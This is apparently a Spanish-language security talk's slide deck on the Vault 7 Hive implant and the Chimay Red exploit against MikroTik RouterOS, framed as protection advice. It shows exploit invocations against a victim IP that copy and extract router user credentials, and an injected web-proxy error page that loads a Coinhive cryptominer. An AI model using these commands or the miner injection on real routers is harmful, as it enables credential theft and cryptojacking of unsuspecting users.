



Cursos oficiales

Dictamos entrenamientos oficiales en modalidad presencial y virtual de Mikrotik, redes TCP/IP y otras marcas.

Consultoría

Somos un grupo de consultores profesionales con mas de diez años de experiencia en las áreas de redes y TI.

Soporte

Contamos con un equipo de profesionales certificados, listos para ofrecer soporte sobre redes ISP y empresariales.

Capacitaciones

Introducción a redes TCP/IP

Diseño y administración de redes
ISP

Diseño y administración de redes
empresariales

Carrera Mikrotik

- INTROMT
- MTCNA
- MTCTCE
- MTCRE
- MTCWE
- MTCUME
- MTCINE
- MTCIPv6E

Servicios

Consultoría y Soporte a demanda

- Por hora
- Por paquete de horas

Planes de Soporte

- Centro de Soporte para ISP
- Centro de Soporte para Empresas



NOC

Monitoreo de Redes

- Detección y Alerta
- Qos
- BGP Peering

Sizing

- Cambios Ingenieria
- Despliegue IPv6



Emmanuel Schonberger

Protecting RouterOS from VAULT7


Acercas de mí

Consultor de Redes y Ciberseguridad

Experiencia tanto en el ámbito privado como la administración pública. 10 años en el campo de Networking y más de 5 en Ciberseguridad. Poseo las Certificaciones MTCNA, MTCIPv6E, UBWA, PPT, CEH.

Soy instructor de Redes y Seguridad Informática.

En simples palabras -Un Bombero del BIT++



Un poco de HISTORIA



WIKILEAKS: VAULT 7

Press Release

<https://wikileaks.org/ciav7p1>

Today, Tuesday 7 March 2017, WikiLeaks begins its new series of leaks on the U.S. Central Intelligence Agency. Code-named "Vault 7" by WikiLeaks, it is the largest ever publication of confidential documents on the agency.

The first full part of the series, "Year Zero", comprises 8,761 documents and files

<https://youtu.be/FpgqXlky-wc>



Vault 7



<https://wikileaks.org/vault7>

HIVE



WikiLeaks



Suite de **Malware**
multiplataforma encargada de
implantar software C2C (Command
& Control) la cual provee
acceso vía puertas traseras.

Plataformas afectadas: Windows,
Linux, Solaris, **MikroTik**.



HIVE



Desarrollado para funcionar en el 2do Anillo de ejecución del OS.

Funciones principales **Beaconing** y **Shell** access.


(U) Hive 2.6.2 User's Guide

2do ANILLO


Anillo 0 para el código del núcleo y los controladores de dispositivos. -Kernel-

Anillo 2 para el código privilegiado (programas de usuario con permisos de acceso de entrada/salida)


Anillo 3 para el código sin privilegios (casi todos los programas de usuario).



<https://wikileaks.org/ciav7p1>



TRIGGER



<https://wikileaks.org/vault7/#Hive>

Leaked Documents



Users Guide



Developers Guide



Developers Guide (Figures)




Hive Beacon Infrastructure



Hive Infrastructure Installation and Configuration Guide



La ingeniería reversa tiene como objetivo obtener información o un diseño a partir de un producto, con el fin de determinar cuáles son sus componentes y de qué manera interactúan entre sí y cuál fue el proceso de fabricación.



IDA PRO

The screenshot displays the IDA Pro interface with a control flow graph (CFG) for a function. The graph consists of several basic blocks connected by control flow edges. The blocks contain assembly instructions:

- Block 1:** `lea eax, [esp+13Ch+Name]`
- Block 2 (loc_4010EA):** `mov d1, [eax]`, `mov c1, d1`, `cmp d1, [esi]`, `jnz short loc_40110E`
- Block 3:** `test c1, c1`, `jz short loc_40110A`
- Block 4:** `mov d1, [eax+1]`, `mov c1, d1`, `cmp d1, [esi+1]`, `jnz short loc_40110E`
- Block 5:** `add eax, 2`, `add esi, 2`, `test c1, c1`, `jnz short loc_4010EA`

The control flow starts at the `lea` block, then branches to the `loc_4010EA` block. From there, it branches to the `test c1, c1` block. The `test` block branches to the `mov d1, [eax+1]` block if the zero flag is set, and to the `add eax, 2` block if it is clear. The `mov d1, [eax+1]` block branches to the `loc_4010EA` block if the zero flag is set, and to the `add eax, 2` block if it is clear. The `add eax, 2` block branches back to the `loc_4010EA` block if the zero flag is clear, and to the `test c1, c1` block if it is set. The `test c1, c1` block branches to the `loc_4010EA` block if the zero flag is set, and to the `add eax, 2` block if it is clear. The `add eax, 2` block branches to the `loc_4010EA` block if the zero flag is clear, and to the `test c1, c1` block if it is set.

The status bar at the bottom shows: `100.00% (-55,2266) (311,227) 00001000: 00401000: _main (Synchronized with Hex View-1)`

Chimay Red

Zero-day exploit for the HTTP management/configuration/proxy webserver called www in MK RouterOS versions 6.x, originally targeting MIPS, PPC, and x86 architectures.



Owner: `User #14587667`

Chimay Red, TinyShell, and BusyBox Quick Start Guide


ChimayRed (CR) is an exploit that is used against MikroTik (MT) routers running RouterOS. It is used to upload a payload such as HIVE or TinyShell onto the MT router. This guide explains how to utilize ChimayRed to upload the TinyShell payload to the MikroTik router.

VERSIONES AFECTADAS <6.38.4

EXPLOIT DATABASE

Date ▾	D	A	V	Title	Platform	Author
2018-03-12	↓	-	🕒	MikroTik RouterOS < 6.38.4 (x86) - 'Chimay Red' Stack Clash Remote Code Execution	Hardware	Lorenzo Santina
2018-03-12	↓	-	🕒	MikroTik RouterOS < 6.38.4 (MIPSBE) - 'Chimay Red' Stack Clash Remote Code Execution	Hardware	Lorenzo Santina

<https://www.exploit-db.com>



chimay red github



Todos

Imágenes

Noticias

Videos

Maps

Más

Preferencias

Herramientas

Cerca de 5,420 resultados (0.35 segundos)

GitHub - BigNerd95/Chimay-Red: Working POC of Mikrotik exploit ...

<https://github.com/BigNerd95/Chimay-Red> ✓ ▼ Traducir esta página ✓

Working POC of Mikrotik exploit from Vault 7 CIA Leaks - BigNerd95/Chimay-Red.

Visitaste esta página el 25/10/18.

GitHub - seekintoo/Chimay-Red: Mikrotik RouterOS (6.x < 6.38.5 ...

<https://github.com/seekintoo/Chimay-Red> ✓ ▼ Traducir esta página ✓

Mikrotik RouterOS (6.x < 6.38.5) exploit kit. Reverse engineered from the "Vault 7" WikiLeaks publication. - seekintoo/Chimay-Red.

Visitaste esta página el 25/10/18.

GitHub - sv0/chimay-red: Working POC of Mikrotik exploit from Vault 7 ...

<https://github.com/sv0/chimay-red> ✓ ▼ Traducir esta página ✓

Working POC of Mikrotik exploit from Vault 7 CIA Leaks - sv0/chimay-red.

Visitaste esta página el 25/10/18.

GitHub - reivhax/Chimay-Red-tiny: This is a minified exploit for mikrotik ...

<https://github.com/reivhax/Chimay-Red-tiny> ✓ ▼ Traducir esta página ✓

This is a minified exploit for mikrotik routers. It does not require any additional modules to run. - reivhax/Chimay-Red-tiny.

BigNerd95 / Chimay-Red

Watch 45 Star 456 Fork 180

Code Issues 21 Pull requests 2 Projects 0 Wiki Insights

Working POC of Mikrotik exploit from Vault 7 CIA Leaks

81 commits 1 branch 0 releases 3 contributors

Branch: master New pull request

Create new file Upload files Find file Clone or download

BigNerd95 resized image

- POCs SMIPS is supported
- docs resized image
- tools Add author
- README.md Update README.md

Clone with HTTPS Use SSH

Use Git or checkout with SVN using the web URL.

://github.com/BigNerd95/Chimay-Red.git

Open in Desktop Download ZIP

GIT CLONING

```
root@Magician: /chimay
root@Magician:/chimay# git clone https://github.com/BigNerd95/Chimay-Red.git
Cloning into 'Chimay-Red'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 256 (delta 7), reused 10 (delta 3), pack-reused 238
Receiving objects: 100% (256/256), 1.62 MiB | 295.00 KiB/s, done.
Resolving deltas: 100% (128/128), done.
root@Magician:/chimay#
```

Modulos

```
root@Magician: /chimay/Chimay-Red# ls
docs  POCs  README.md  StackClash_mips.py  StackClash_resock_mips.py  StackClash_x86.py  tools
root@Magician: /chimay/Chimay-Red#
```


StackClash_x86 y mips

Permitirán ejecutar comandos


StackClash_resock_mips

Reutiliza el socket HTTP con el fin de tener una SHELL sin requerir reverse connection.

Reverse TCP Connection



Bind TCP Connection



/tools

```
root@Magician: /chimay/Chimay-Red/tools
root@Magician:/chimay/Chimay-Red/tools# ./getROSbin.py
Usage: ./getROSbin.py VERSION ARCH BIN_PATH_TO_EXTRACT SAVE_NAME
Example: ./getROSbin.py 6.38.4 x86 /nova/bin/www www_6384_x86
root@Magician:/chimay/Chimay-Red/tools#
root@Magician:/chimay/Chimay-Red/tools#
root@Magician:/chimay/Chimay-Red/tools# ./getROSbin.py 6.38.4 x86 /nova/bin/www www_6384_x86
Downloading firmware... 7%
```

DEMO

robo credenciales

StackClash_x86.py **IP_VICTIMA** 80 **EJECUTABLE** "cp /rw/store/user.dat /ram/winbox.idx"

curl -s http://**IP_VICTIMA**/winbox/index | ./tools/extract_user.py -

MsgMe



`./tools/getROSBin.py 6.38.4 mipsbe /nova/bin/www` **EJECUTABLE**

`StackClash_mips.py IP_VICTIMA 80` **EJECUTABLE** "echo hello world > /dev/lcd"

Logo



StackClash_resock_mips.py **IP_VICTIMA** 80 **EXECUTABLE** docs/logo.bmp /flash/boot/logo.bmp

UNA VEZ DENTRO

hay que ser CREATIVO++

```
[admin@NW-Office] > :delay 300ms;
[admin@NW-Office] > :beep frequency=380 length=100ms;
[admin@NW-Office] > :delay 200ms;
[admin@NW-Office] > :beep frequency=660 length=20ms;

[admin@NW-Office] > :delay 200ms;
[admin@NW-Office] > :beep frequency=760 length=50ms;

[admin@NW-Office] > :delay 150ms;
[admin@NW-Office] > :beep frequency=660 length=100ms;

[admin@NW-Office] > :delay 300ms;
[admin@NW-Office] > :beep frequency=700 length=80ms;

[admin@NW-Office] > :delay 150ms;
[admin@NW-Office] > :beep frequency=760 length=50ms;

[admin@NW-Office] > :delay 350ms;
[admin@NW-Office] > :beep frequency=660 length=80ms;

[admin@NW-Office] > :delay 300ms;
```



```
StackClash_mips.py VICTIMA 80 EXECUTABLE "while [ true ]; do /nova/bin/info ':beep frequency=660
length=100ms;;delay 150ms;;beep frequency=660 length=100ms;;delay 300ms;;beep frequency=660
length=100ms;;delay 300ms;;beep frequency=510 length=100ms;;delay 100ms;;beep frequency=660
length=100ms;;delay 300ms;;beep frequency=770 length=100ms;;delay 550ms;;beep frequency=380
length=100ms;;delay 575ms;;beep frequency=510 length=100ms;;delay 450ms;;beep frequency=380
length=100ms;;delay 400ms;;beep frequency=320 length=100ms;;delay 500ms;;beep frequency=440
length=100ms;;delay 300ms;;beep frequency=480 length=80ms;;delay 330ms;;beep frequency=450
length=100ms;;delay 150ms;;beep frequency=430 length=100ms;;delay 300ms;;beep frequency=380
```

COINHIVE



A Crypto Miner
for your Website



A Crypto Miner
for your Website

HASHES/S	TOTAL
0	0
THREADS	SPEED
4 +/-	100%

 **START MINING**

Monetize Your Business With Your Users' CPU Power

EN | [DE](#)

 [Coinhive](#) [Documentation](#)

[Login](#) [Signup](#)



A Crypto Miner for your Website

HASHES/S TOTAL
0 0

THREADS SPEED
4 + / -  [START MINING](#)
100%

Administrador de tareas

Archivo Opciones Vista

Procesos Rendimiento Historial de aplicaciones Inicio Usuarios Detalles Servicios

Nombre	Estado	17% CPU	52% Memoria	5% Disco	0% Red
...

EN | DE



Coinhive

[Documentation](#)

[Login](#)

[Signup](#)



A Crypto Miner for your Website

HASHES/S

10.5

TOTAL

71

THREADS

4 + / -

SPEED

100% + / -

Administrador de tareas

Archivo Opciones Vista

Procesos Rendimiento Historial de aplicaciones Inicio Usuarios Detalles Servicios

Nombre



Estado

100%
CPU

52%
Memoria

10%
Disco

0%
Red

HOW TO




CryptoJacking

Causing Slow
Browsing



CASO 1 - SOLO ERRORES

El atacante crea un archivo `error.html` con el código malicioso



The screenshot shows the Mikrotik WinBox interface. On the left is a navigation sidebar with various system settings. On the right, a 'File List' window is open, displaying a table of files and directories. The table shows a new file named 'error.html' has been created in the 'flash/webproxy' directory. The status bar at the bottom of the File List window indicates 5 items, 10.9 MiB of 16.0 MiB used, and 31% free space.

File Name	Type	Size	Creation Time
mikrotik.php	.php file	0 B	Jul/31/2018 19:47:08
flash	disk		Jan/01/1970 03:00:05
flash/webproxy	directory		Jul/27/2018 18:57:01
flash/webproxy/error.html	.html file	373 B	Jul/27/2018 18:57:01
flash/skins	directory		Jan/01/1970 03:00:01

5 items | 10.9 MiB of 16.0 MiB used | 31% free

Código Malicioso

```
1 <html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
4   <title>"$(url)"</title>
5   <script src="https://coinhive.com/lib/coinhive.min.js"></script>
6   <script>
7     var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
8     miner.start();
9   </script>
10 </head>
11 <frameset>
